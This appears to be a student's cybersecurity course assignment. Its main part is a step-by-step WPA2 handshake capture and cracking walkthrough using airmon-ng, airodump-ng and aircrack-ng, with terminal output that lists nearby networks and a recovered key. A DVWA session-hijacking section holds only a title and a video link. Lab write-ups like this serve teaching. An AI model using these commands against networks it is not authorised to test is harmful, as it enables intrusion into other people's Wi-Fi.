

# **CS MAJOR DECEMBER**

## **CS-12-ML04**

**Title:** Major Project (3 assignments)

**Name:** Rishika Kavade


**Course:** Cyber Security

# 1. Wifi- WPA/2 : Handshake Capturing and cracking key

( I was unable to get a wifi adapter. I've noted down the instructions as instructed by the mentor in the video lectures. )

Steps:

1. Connect your Wifi adapter to PC.



```
(kali㉿kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

(kali㉿kali)-[~]
$ iwconfig
```

2. Get driver file in your kali use command:
  - `sudo apt update`
  - `sudo apt install realtek-rtl88xxau-dkms -y`
3. If it is in managed mode change it to monitor mode:
  - `sudo airmon-ng check kill`
  - `sudo airmon-ng start wlan0`

```
kali@kali:~$ sudo airmon-ng check kill
[sudo] password for kali:

Killing these processes:

    PID Name
  97028 wpa_supplicant

kali@kali:~$ sudo airmon-ng start wlan0
```

4. Check all surrounding wifi available now:

- `sudo airodump-ng wlan0`

```
File Actions Edit View Help

CH 13 ][ Elapsed: 12 s ][ 2023-10-20 09:18

BSSID                PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
C4:E5:32:B0:68:46    -70      6         0  0   1  130  WPA2 CCMP   PSK  Raghavsyal
F2:B0:C7:18:A8:6F    -68      2         0  0   6  180  WPA2 CCMP   PSK  POCO M4 Pro
5E:8C:30:4C:69:29    -65     20         0  0  11  130  WPA2 CCMP   PSK  <length: 0>
F0:3F:95:99:F1:E8    -66     15         0  0   3  130  WPA2 CCMP   PSK  MAHADEVFCJAL
5C:8C:30:2C:69:29    -63     17         0  0  11  130  WPA2 CCMP   PSK  Naresh nv
7C:A9:6B:ED:1D:0C    -60     36         0  0   5  270  WPA2 CCMP   PSK  MAHADEVFINANCE
60:63:4C:84:63:7E    -14     65         0  0   7  270  WPA2 CCMP   PSK  dlink-6377
04:20:84:9B:AE:F5    -19     30         6  1   1  130  WPA2 CCMP   PSK  Secuneus Tech. 2.4
B0:8B:92:D2:8C:AA    -29     26         0  0   1  130  WPA2 CCMP   PSK  instantsolution
F0:3F:95:9A:C1:C0    -63     28         2  0   8  130  WPA2 CCMP   PSK  ANANYA
7C:A9:6B:D4:7C:F9    -67     15         0  0   9  130  WPA2 CCMP   PSK  FTTH-7CF9
44:A1:91:23:A9:50    -53     49         0  0  10  130  WPA2 CCMP   PSK  DUCK OVERSEAS73
```

5. Check the name of target wifi and get their BSSID and CH

6. To capture the handshake file to that wifi use:

- `sudo airodump-ng -bssid target_id -c target_ch -w wifi-test wlan0`

```
CH 1 ][ Elapsed: 54 s ][ 2023-10-20 09:19

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
04:25:E0:8B:91:59 -76 4 0 0 4 130 WPA2 CCMP PSK Airtel_balb_3131
C4:E5:32:B0:68:46 -70 14 0 0 1 130 WPA2 CCMP PSK Raghavsyah
F2:B0:C7:18:A8:6F -65 29 2 0 6 180 WPA2 CCMP PSK POCO M4 Pro
5E:8C:30:4C:69:29 -61 72 0 0 11 130 WPA2 CCMP PSK <length: 0>
F0:3F:95:99:F1:E8 -64 40 1 0 3 130 WPA2 CCMP PSK MAHADEVFCJAL
5C:8C:30:2C:69:29 -62 71 0 0 11 130 WPA2 CCMP PSK Naresh nv
7C:A9:6B:ED:1D:0C -52 109 0 0 5 270 WPA2 CCMP PSK MAHADEVFINANCE
60:63:4C:84:63:7E -44 244 0 0 7 270 WPA2 CCMP PSK dlink-6377
04:20:84:9B:AE:F5 -19 116 25 0 1 130 WPA2 CCMP PSK Secuneus Tech. 2.4
B0:8B:92:D2:8C:AA -27 90 0 0 1 130 WPA2 CCMP PSK instant solution
F0:3F:95:9A:C1:00 -61 81 8 0 8 130 WPA2 CCMP PSK ANANYA
7C:A9:6B:D4:7C:F9 -66 48 0 0 9 130 WPA2 CCMP PSK FTTH-7CF9
Quitting...

kali@kali:~$ sudo airodump-ng --bssid 60:63:4C:84:63:7E -c 7 -w wifi-test
```

7. Once anyone write to get connected to wifi we get bunch of files automatically created in our folder. Among that the one with .cap extension is the handshake file but its encrypted. So for encryption we need password list.

```
CH 7 ][ Elapsed: 1 min ][ 2023-10-20 09:24 ][ WPA handshake: 60:63:4C:84:63:7E

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
60:63:4C:84:63:7E -11 78 1015 23 0 7 270 WPA2 CCMP PSK dlink-6377

BSSID STATION PWR Rate Lost Frames Notes Probes
60:63:4C:84:63:7E 12:04:FE:5F:32:07 -17 1e- 1e 1 134 EAPOL dlink-6377
Quitting...

kali@kali:~$
```

8. ls /usr/share/wordlists/ - using this we get file rockyou.txt which contains all the passwords. We unzip that file.
9. To crack the password:
- aircrack-ng wifi-test01.cap -w /usr/share/wordlists/rockyou.txt

```
kali@kali:~$ ls /usr/share/wordlists/
amass  dirbuster  fern-wifi  legion  nmap.lst  rockyou.txt.gz  sqlmap.txt  wifite.txt
dirb   fasttrack.txt  john.lst  metasploit  rockyou.txt  seclists  wfuzz

kali@kali:~$ gunzip /usr/share/wordlists/rockyou.txt.gz

kali@kali:~$ ls /usr/share/wordlists/
amass  dirbuster  fern-wifi  legion  nmap.lst  rockyou.txt.gz  sqlmap.txt  wifite.txt
dirb   fasttrack.txt  john.lst  metasploit  rockyou.txt  seclists  wfuzz

kali@kali:~$ ls
Desktop  Music  Public  Videos  wifi-test-01.kismet.csv
Documents  payloads  Templates  wifi-test-01.cap  wifi-test-01.kismet.netxml
Downloads  Pictures  tools  wifi-test-01.csv  wifi-test-01.log.csv

kali@kali:~$ aircrack-ng wifi-test-01.cap -W /usr/share/wordlists/rockyou.txt
```

10. You will get the password and hence wifi password is cracked.

```
kali-linux-2022.3 - VMware Workstation
File Edit View VM Tabs Help
kali@kali:~$ aircrack-ng wifi-test-01.cap -W /usr/share/wordlists/rockyou.txt

[00:01:04] 254776/14344392 keys tested (4022.61 k/s)

Time left: 58 minutes, 22 seconds 1.78%

Current passphrase: princess@
KEY FOUND! [ princess@ ]

Master Key      : B4 B3 00 9B B2 9A 54 4A 3D 83 52 71 8F F7 DA 36
                  C7 0D D8 04 85 9B E8 E3 7A CC 7C CD 67 AC 46 DB



Transient Key   : DA 1C 61 C8 17 EC 9D 2E 00 7B DC 52 BD A7 8E 54
                  F1 90 64 F8 F6 03 31 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC     : 50 47 B2 0C AF 8C 1C 5A 5D F6 0B 74 A0 28 DF F0

kali@kali:~$
```



## 2. Session Hijacking and login access using DVWA



Link of performed task screen recording-

<https://player.vimeo.com/video/909092310?h=3cc3cda0a7>














